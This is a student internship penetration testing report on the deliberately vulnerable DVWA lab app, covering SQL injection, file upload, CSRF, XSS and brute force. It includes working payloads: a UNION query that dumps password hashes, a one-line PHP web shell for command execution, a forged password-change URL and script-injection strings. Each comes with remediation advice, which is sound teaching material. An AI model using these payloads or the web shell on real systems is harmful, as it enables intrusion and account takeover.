

Web Application Penetration Testing Report

CloudExify Summer Internship 2026 — Cybersecurity, Month 2, Project 3

Prepared by: Usman (FA24-BCS-046, BCS-4A, COMSATS University)

Target Application: Damn Vulnerable Web Application (DVWA) v1.10, security level: Low

Environment: Kali Linux (attacker), DVWA deployed via Docker (vulnerables/web-dvwa), isolated local network (127.0.0.1)

Tools Used: Burp Suite Community Edition, Python 3 (requests library), custom PHP web shell, manual browser-based testing

Assessment Dates: August 2026

1. Objective

The objective of this engagement was to perform a hands-on web application penetration test against DVWA in order to identify, exploit, and document common web application vulnerabilities as defined by the OWASP Top 10. The assessment covers SQL Injection, Cross-Site Scripting (Reflected, Stored, and DOM-based), Cross-Site Request Forgery (CSRF), Unrestricted File Upload, and Authentication weaknesses (brute-force/lack of account lockout).

2. Scope

Testing was restricted entirely to the DVWA instance running locally on 127.0.0.1 inside an isolated lab environment. No external, production, or third-party systems were targeted. All testing was authorized as part of the CloudExify internship curriculum and conducted for educational purposes only.

3. Methodology

Testing followed a structured, module-by-module approach at DVWA's "Low" security setting, which represents an application with no security controls in place. For each vulnerability class, the following steps were performed:

- Identify the vulnerable input/parameter.
- Craft and submit a proof-of-concept payload.
- Capture evidence of successful exploitation (screenshots, HTTP traffic, command output).
- Assess the real-world impact of the vulnerability.
- Document remediation recommendations.

Burp Suite was used to intercept, inspect, and replay HTTP requests during the SQL Injection testing. A custom Python script (using the requests library) was used to automate the authentication brute-force test after tooling issues were encountered with Hydra in this environment.

4. Summary of Findings

Vulnerability	Severity	Status
SQL Injection (Authentication Bypass & Data Extraction)	Critical	Confirmed
Unrestricted File Upload (Remote Code Execution)	Critical	Confirmed
Cross-Site Request Forgery (CSRF)	High	Confirmed

Stored Cross-Site Scripting (XSS)	High	Confirmed
Reflected Cross-Site Scripting (XSS)	Medium	Confirmed
DOM-Based Cross-Site Scripting (XSS)	Medium	Confirmed
Authentication Bypass / No Account Lockout	Medium	Confirmed

5. Detailed Findings

5.1 SQL Injection — Authentication Bypass & Data Extraction

Severity	Critical
Location	/vulnerabilities/sqli/ (User ID parameter)
OWASP Category	A03:2021 — Injection

Description:

The SQL Injection module accepts a User ID parameter without sanitizing or parameterizing it before including it in a database query. This allows an attacker to inject arbitrary SQL logic.

Proof of Concept:

Submitting the payload `1' OR '1'='1` into the User ID field returned every record in the users table instead of a single user, confirming the query structure could be manipulated. A follow-up UNION-based payload was used to directly extract sensitive data:

`1' UNION SELECT user, password FROM users #`

This returned the usernames and password hashes of every account in the database, including admin, gordonb, 1337, pablo, and smithy.




Figure 1: SQL Injection payload (`1' OR '1'='1`) returning all user records.




Figure 2: UNION SELECT payload extracting usernames and password hashes from the users table.




Figure 3: Burp Suite Repeater showing the raw request and the server's SQL error, confirming the injection point.

Impact:

An attacker can bypass authentication entirely and extract the full user credential database, including password hashes that could be cracked offline. This represents a complete compromise of application data confidentiality and integrity.

Remediation:

- Use parameterized queries / prepared statements for all database access; never concatenate user input directly into SQL statements.
- Apply strict server-side input validation (e.g., enforce that the User ID field is numeric).
- Apply the principle of least privilege to the database account used by the application.
- Deploy a Web Application Firewall (WAF) as a defense-in-depth measure.

5.2 Unrestricted File Upload — Remote Code Execution

Severity	Critical
Location	/vulnerabilities/upload/
OWASP Category	A05:2021 — Security Misconfiguration

Description:

The File Upload module does not validate the type or content of uploaded files. A PHP file can be uploaded and is stored inside the web root, where it can then be executed directly by the web server.

Proof of Concept:

A minimal PHP web shell was created:

```
<?php system($_GET['cmd']); ?>
```

This file (shell.php) was uploaded through the File Upload form and was accepted without any restriction. It was stored at `../../hackable/uploads/shell.php`. Navigating to `http://127.0.0.1/hackable/uploads/shell.php?cmd=id` executed the `id` command on the server, returning:

uid=33(www-data) gid=33(www-data) groups=33(www-data)




Figure 4: DVWA confirms shell.php was uploaded successfully with no type validation.




Figure 5: The uploaded web shell executing the `id` command, confirming remote code execution as the `www-data` user.

Impact:

This is a complete compromise of the web server. An attacker with remote code execution can read/modify/delete any file accessible to the web server process, pivot further into the internal network, install persistent backdoors, or use the server to attack other systems.

Remediation:

- Validate file type using server-side MIME-type and content inspection, never relying on file extension alone.
- Store uploaded files outside the web root, or in a location where script execution is disabled.
- Rename uploaded files to randomly generated names without a predictable, executable extension.
- Enforce a strict allow-list of permitted file types (e.g., .jpg, .png only) and a maximum file size.

5.3 Cross-Site Request Forgery (CSRF)

Severity	High
Location	/vulnerabilities/csrf/
OWASP Category	A01:2021 — Broken Access Control

Description:

The password change functionality does not use any anti-CSRF token, and processes the request purely based on GET parameters. This allows an attacker to forge a request that changes a logged-in victim's password without their consent.

Proof of Concept:

A malicious HTML page (`csrf_attack.html`) was created containing a hidden image tag pointing to the password-change endpoint with attacker-chosen values:

`http://127.0.0.1/vulnerabilities/csrf/?password_new=hacked123&password_conf=hacked123&Change=Change`

When this page was opened in a browser with an active, authenticated DVWA session, the request fired automatically and the admin account's password was changed to `hacked123` without any interaction beyond loading the page. A subsequent login attempt using the original password failed, confirming the change took effect.




Figure 6: The crafted csrf_attack.html page firing the forged password-change request, visible in Firefox's Network tab.




Figure 7: DVWA confirms "Password Changed" after the forged request executes.




Figure 8: Login attempt with the original password fails, proving the CSRF attack succeeded.

Impact:

An attacker can hijack a victim's account by silently changing their password, leading to full account takeover. This is especially severe for administrative accounts.

Remediation:

- Implement unique, unpredictable anti-CSRF tokens on all state-changing requests and validate them server-side.
- Require the current password to be re-entered before allowing a password change.
- Use the SameSite cookie attribute (Strict or Lax) to reduce cross-site request exposure.
- Avoid processing state-changing actions via GET requests; use POST with proper validation.

5.4 Stored Cross-Site Scripting (XSS)

Severity	High
Location	/vulnerabilities/xss_s/ (Guestbook)
OWASP Category	A03:2021 — Injection

Description:

The guestbook's Message field does not sanitize or escape HTML/JavaScript before storing and later rendering user input, allowing a persistent script injection.

Proof of Concept:

The payload `<script>alert('Stored XSS')</script>` was submitted into the Message field. The script was stored in the database and executed automatically every time the guestbook page was loaded afterward, for any visitor.




Figure 9: Stored XSS payload persists in the guestbook and executes automatically on page load.

Impact:

Because the payload persists and runs for every visitor, this is more severe than reflected XSS. It can be used to steal session cookies, redirect users to phishing pages, or perform actions on behalf of any user who views the page.

Remediation:

- HTML-encode all user-supplied output before rendering (e.g., htmlspecialchars() in PHP).
- Apply a Content Security Policy (CSP) to restrict inline script execution.
- Sanitize input server-side using an allow-list approach for any permitted formatting.

5.5 Reflected Cross-Site Scripting (XSS)

Severity	Medium
Location	/vulnerabilities/xss_r/ (name parameter)
OWASP Category	A03:2021 — Injection

Description:

The "What's your name?" form reflects the submitted value directly back into the page HTML without encoding it.

Proof of Concept:

Submitting `<script>alert('XSS')</script>` in the name field caused the script to execute immediately, with the payload visible directly in the URL query string.




Figure 10: Reflected XSS payload executes via the unsanitized name parameter.

Impact:

An attacker could craft a malicious link containing the payload and send it to a victim (e.g., via email or a messaging app). If clicked, the script executes in the victim's browser session, potentially stealing cookies or redirecting them to a malicious site.

Remediation:

- HTML-encode all reflected user input before rendering it in the response.
- Use templating engines that auto-escape output by default (e.g., Jinja2, Django templates).
- Apply a Content Security Policy (CSP) as an additional defense layer.

5.6 DOM-Based Cross-Site Scripting (XSS)

Severity	Medium
Location	/vulnerabilities/xss_d/ (default parameter)
OWASP Category	A03:2021 — Injection

Description:

Client-side JavaScript on this page reads the default URL parameter and writes it into the page's DOM without sanitization, allowing script execution entirely on the client side.

Proof of Concept:

Navigating to the following URL executed a JavaScript alert:

`http://127.0.0.1/vulnerabilities/xss_d/?default=<script>alert('DOM XSS')</script>`




Figure 11: DOM-based XSS payload executes via unsanitized client-side handling of the default parameter.

Impact:

Similar to reflected XSS, this can be exploited via a malicious link. Because the vulnerability lives entirely in client-side code, it can be harder for server-side defenses (like a WAF) to detect.

Remediation:

- Avoid inserting untrusted data into the DOM using unsafe sinks (e.g., `innerHTML`, `document.write`).
- Use safe DOM APIs such as `textContent`, or sanitize input with a trusted library (e.g., `DOMPurify`) before rendering.
- Apply a strict Content Security Policy to limit the impact of any successful injection.

5.7 Authentication Bypass — No Account Lockout / Brute-Forceable Login

Severity	Medium
Location	/vulnerabilities/brute/
OWASP Category	A07:2021 — Identification and Authentication Failures

Description:

The Brute Force login form does not implement any rate-limiting, CAPTCHA, or account lockout after repeated failed login attempts, making it possible to automate password guessing.

